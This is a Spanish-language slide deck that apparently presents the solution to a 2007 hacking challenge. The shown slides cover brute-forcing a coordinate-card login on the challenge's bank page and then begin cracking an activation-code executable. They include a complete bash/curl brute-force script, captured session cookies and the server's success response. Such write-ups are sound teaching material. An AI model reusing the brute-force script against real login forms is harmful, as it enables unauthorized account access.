#3

Solución Fase 1



Solución al Reto #3

Fase 2: “La ciencia ha aprendido mediante Ensayo y Error”



Solución al Reto #3

Control de acceso por Tarjeta de Coordenadas (I)

- Si pudiéramos fijar nosotros la coordenada podríamos obtener la tarjeta de coordenadas completa con tan sólo **100.000 peticiones** (máx.) mediante un *ataque de fuerza bruta*:
  - Coordenada más alta es la 10-J (habría 100 coordenadas posibles)
  - Cada coordenada son 3 dígitos (1000 valores posibles para cada coordenada)


Solución al Reto #3

Control de acceso por Tarjeta de Coordenadas (II)

- Pero lo anterior no es factible porque la coordenada la escoge el servidor aleatoriamente
- Por suerte, no necesitamos hallar la tarjeta completa :-). Basta con “adivinar” el valor de una coordenada cualquiera (**1 posibilidad entre 1000**)
- Por tanto, la fuerza bruta es factible.

Solución al Reto #3

Capturamos una petición cualquiera… (WebScarab)



Solución al Reto #3

Nos fijamos en las cookies…

- "ASP.NET_SessionId" se mantiene constante mientras la sesión no caduque
- ".ASPXAUTHRETO" cambia al poco tiempo
  - Solución: **curl --cookie --cookie-jar**

```
# Netscape HTTP Cookie File
# http://www.netscape.com/newsref/std/cookie_spec.html
# This file was generated by libcurl! Edit at your own risk.

retohacking3.elladodelmal.com   FALSE   /      FALSE   0      .ASPXAUTHRETO
BA8C218C366FEA5832CA128AB1F0B966F92DBAA8F2B342C4795334F2B093B9512DA0696306E
327CABE8AB78B5CB1AD3D60BBBA360B3BF5110E824A0556CA3005549015AF3FD47AAE27F1B
3A2B328975718D6EE8CEAA424523F0F855CD22F9C2D2177137A600ECDC674D2976A6AD8D193
retohacking3.elladodelmal.com   FALSE   /      FALSE   0      ASP.NET_SessionId
nmerrw55jaqkix45ihotf245
```

Fichero "cookies"

Solución al Reto #3

Automatizamos el ataque…

```
#!/bin/bash
# Reto III de elladodelmal.com. (c) RoMaNSoFt, 2007.

### Variables
postdata1='…&__VIEWSTATE=…&ctl00%24ContentPlaceHolder1%24txtEntrada=‘
postdata2='&ctl00%24ContentPlaceHolder1%24btEnviar=Enviar&…’
basefichero="brute“
cookies="cookies“

### Programa principal
c=0
for i in `seq 1 50000` ; do
        echo -n " $i “
        p=`printf "%03d" $c`
        postdata="$postdata1$p$postdata2“
        outfile="$basefichero""$i""_$p“
        curl --silent --include --cookie "$cookies" --cookie-jar "$cookies"
"http://retohacking3.elladodelmal.com/banco/principal.aspx" --data "$postdata" > $outfile
        c=$(($c+1))
        if [ $c -gt 999 ] ; then
                c=0
        fi
Done
```

Script de fuerza bruta

Solución al Reto #3

¿Qué hace el script anterior?

- Genera sucesivas peticiones HTTP (“curl”) rellenando el formulario de control de acceso de acuerdo a la captura anterior (WebScarab)
- Guarda el resultado de cada petición en distintos ficheros: “brute<i>_<j>” (ej: brute1002_33)
  - i := número de petición/intento
  - j := valor que se ha probado

Solución al Reto #3

Si inspeccionamos los ficheros creados…

```
[1] -rw-r--r-- 1 roman roman  12493 2007-09-23 20:41 brute1_000
[2] -rw-r--r-- 1 roman roman  12494 2007-09-23 20:42 brute54_053
[3] -rw-r--r-- 1 roman roman  12763 2007-09-23 20:53 brute737_736
[4] -rw-r--r-- 1 roman roman    418 2007-09-23 20:59 brute1148_147
```

Casos posibles

- Casos 1 y 2: nos pregunta por otra coord.
- Caso 3: idem pero además envía cabecera:
  - Set-Cookie: .ASPXAUTHRETO=…
- Caso 4: **¡Éxito!** (18 minutos)


```
HTTP/1.1 302 Found
Connection: Keep-Alive
Content-Length: 138
Date: Sun, 23 Sep 2007 18:59:32 GMT
Location: /banco/faseFinal.aspx
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private

<html><head><title>Object
moved</title></head><body>
<h2>Object moved to <a
href="/banco/faseFinal.aspx">here</a>.</h2>
</body></html>
```

Fichero “Brute1148_147”

Solución al Reto #3

Fase 3: “El hacking ha muerto”



Solución al Reto #3


El generador de códigos de activación


- Descargamos el fichero .zip y descomprimimos
- Contiene un ejecutable: “GeneradorCodigoActivacion.exe”.
- Le pasamos AV (!!!) y después ejecutamos
- Pista 3: “El hacking ha muerto”
- Resulta evidente: este nivel se centra en el “**cracking**”

Solución al Reto #3

Analizamos el ejecutable con PEiD…

- Parece haber sido escrito directamente en ensamblador:
  - MASM32 / TASM32
- Lo cual facilitará la labor de “ingeniería inversa”





Solución al Reto #3


Nuestro plan…

1. Desensamblar y analizar el ejecutable
2. Buscar la rutina que muestra la ventana de “Datos Incorrectos”
3. Encontrar el punto desde el cual se llama a dicha rutina y …

¡Parchearlo!


Solución al Reto #3

Arrancamos nuestro debugger favorito: OllyDbg



